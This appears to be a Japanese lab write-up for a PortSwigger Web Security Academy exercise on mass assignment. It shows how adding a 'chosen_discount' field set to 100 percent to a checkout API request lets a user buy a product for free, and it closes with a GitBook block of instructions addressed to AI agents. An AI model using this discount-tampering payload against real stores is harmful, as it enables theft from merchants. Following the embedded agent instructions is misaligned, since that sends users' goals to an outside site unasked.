> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/api-testing/mass-assignment-exploitation.md).
# マスアサインメントの悪用
PortSwigger Web Security Academy のラボ向けメモ。悪用の手順、ペイロードのテスト、Burp Suite による検証、修復の文脈を含む。
### Mass Assignment脆弱性の悪用

**ラボの目的**/ 資金が不足したまま、商品 Lightweight "l33t" Leather Jacket を購入するために mass assignment 脆弱性を悪用する。 / 提供された認証情報: **wiener / peter**
#### 通常の動作の観察
商品がバスケットに追加され、注文を検証しようとすると、API にリクエストが送信されます:
**へのPOSTリクエスト `/api/checkout`**/ リクエスト本文には選択された商品だけが含まれています:
```json
{
"chosen_products":[
{
"product_id":"1",
"quantity":1
}
]
}
```
その後、バスケットの状態を確認すると、同じエンドポイントに GET クエリが送信されます。

**へのGETリクエスト `/api/checkout`**/ サーバーから返されるレスポンスは JSON 形式で、追加のフィールドが含まれています:
```json
{
"chosen_discount":{
"percentage":0
},
"chosen_products":[
{
"product_id":"1",
"name":"軽量 /"l33t/" レザージャケット",
"quantity":1,
"item_price":133700
}
]
}
```
その `chosen_discount.percentage` そのフィールドは、初回送信時にはクライアント側で制御されていないことが分かります。
#### 脆弱性の悪用

を傍受するとき **POST `/api/checkout`** リクエストには、手動で次を追加することができます。 `chosen_discount` フィールドをリクエスト本文に
**修正後のリクエスト**:
```json
{
"chosen_discount":{
"percentage":100
},
"chosen_products":[
{
"product_id":"1",
"quantity":1
}
]
}
```
この変更は、クエリを返す際にサーバーによって受け入れられます。
#### 結果

サーバーは次の割引を適用します: **100%** 商品に対して、これにより費用なしで購入を完了できます。 / コマンドは正常に検証され、次へのリダイレクトで示されています:
```bash
/cart/order-confirmation?order-confirmed=true
```
#### 結論
この脆弱性は、次に基づいています: **mass assignment**、そこで API は、クライアントから提供された機密フィールドを適切な検証なしに受け入れて処理します。想定外のパラメータ(`chosen_discount`)を注入することで、ビジネスロジックを変更し、価格制御を回避できます。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/api-testing/mass-assignment-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.